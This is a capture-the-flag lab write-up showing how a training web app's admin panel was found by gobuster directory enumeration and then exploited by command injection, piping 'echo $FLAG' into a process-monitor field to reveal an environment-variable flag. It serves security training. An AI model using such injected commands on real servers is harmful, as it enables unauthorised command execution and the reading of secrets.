


Writeup by: **Danilo Nascimento | 1nv1ct4**
<https://github.com/ndanilo8/PositiveHackCamp2024>

Description:

Find the vulnerability in administrator interface and execute arbitrary command on server.
Flag is located in environment variable FLAG.

Attacking



The screenshot shows a web browser window with the address bar displaying `web.omhqywu2xgdxhl5fsu8.labs.cyber-ed.space/index.php#`. The page title is "Software Development Online Courses". The main heading is "Pricing". Below the heading, there is a paragraph: "Specializations and courses in software development address the process of creating software, including development tools and methodologies (such as Agile development), programming languages (including Python, C, Java, and Scala), and software architecture and testing." There are three pricing cards: "Beginner" (\$5 / mo, 10 Lessons, 2 Exercises, Email support, Help center access), "Pro" (\$15 / mo, 20 Lessons, 10 Exercises, Priority email support, Help center access), and "Enterprise" (\$29 / mo, 30 Lessons, 15 Exercises, Phone and email support, Help center access). Each card has a "Buy this course" button.

Beginner	Pro	Enterprise
\$5 / mo	\$15 / mo	\$29 / mo
10 Lessons 2 Exercises Email support Help center access	20 Lessons 10 Exercises Priority email support Help center access	30 Lessons 15 Exercises Phone and email support Help center access
Buy this course	Buy this course	Buy this course

To solve this we can use `gobuster` to check with directories are available to us:

```
gobuster dir -u http://web.omhqywu2xgdxhl5fsu8.labs.cyber-ed.space -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

After that we find a directory: `/admin`

```

(invicta@kali)-[/opt/YAWR]
$ gobuster dir -u http://web.omhqwuu2xgdohl5fsu8.labs.cyber-ed.space -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://web.omhqwuu2xgdohl5fsu8.labs.cyber-ed.space
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 309]
/.htpasswd (Status: 403) [Size: 309]
/.htaccess (Status: 403) [Size: 309]
/admin (Status: 301) [Size: 376] [→ http://web.omhqwuu2xgdohl5fsu8.labs.cyber-ed.space/admin/]
/index.php (Status: 200) [Size: 32150]
/server-status (Status: 403) [Size: 309]
/static (Status: 301) [Size: 377] [→ http://web.omhqwuu2xgdohl5fsu8.labs.cyber-ed.space/static/]
Progress: 4727 / 4727 (100.00%)

Finished

```

```

/admin (Status: 301) [Size: 376] [-->
http://web.omhqwuu2xgdohl5fsu8.labs.cyber-ed.space/admin/]

```

and the task is to print the env variable **FLAG**: thus we can use (in the web app console)

```
apache2 | echo $FLAG
```

web.omhqwuu2xgdohl5fsu8.labs.cyber-ed.space/admin/main.php

Process Monitor

process for monitoring: show

flag{871c321a7fb4dd6e03b8a30983a8876b}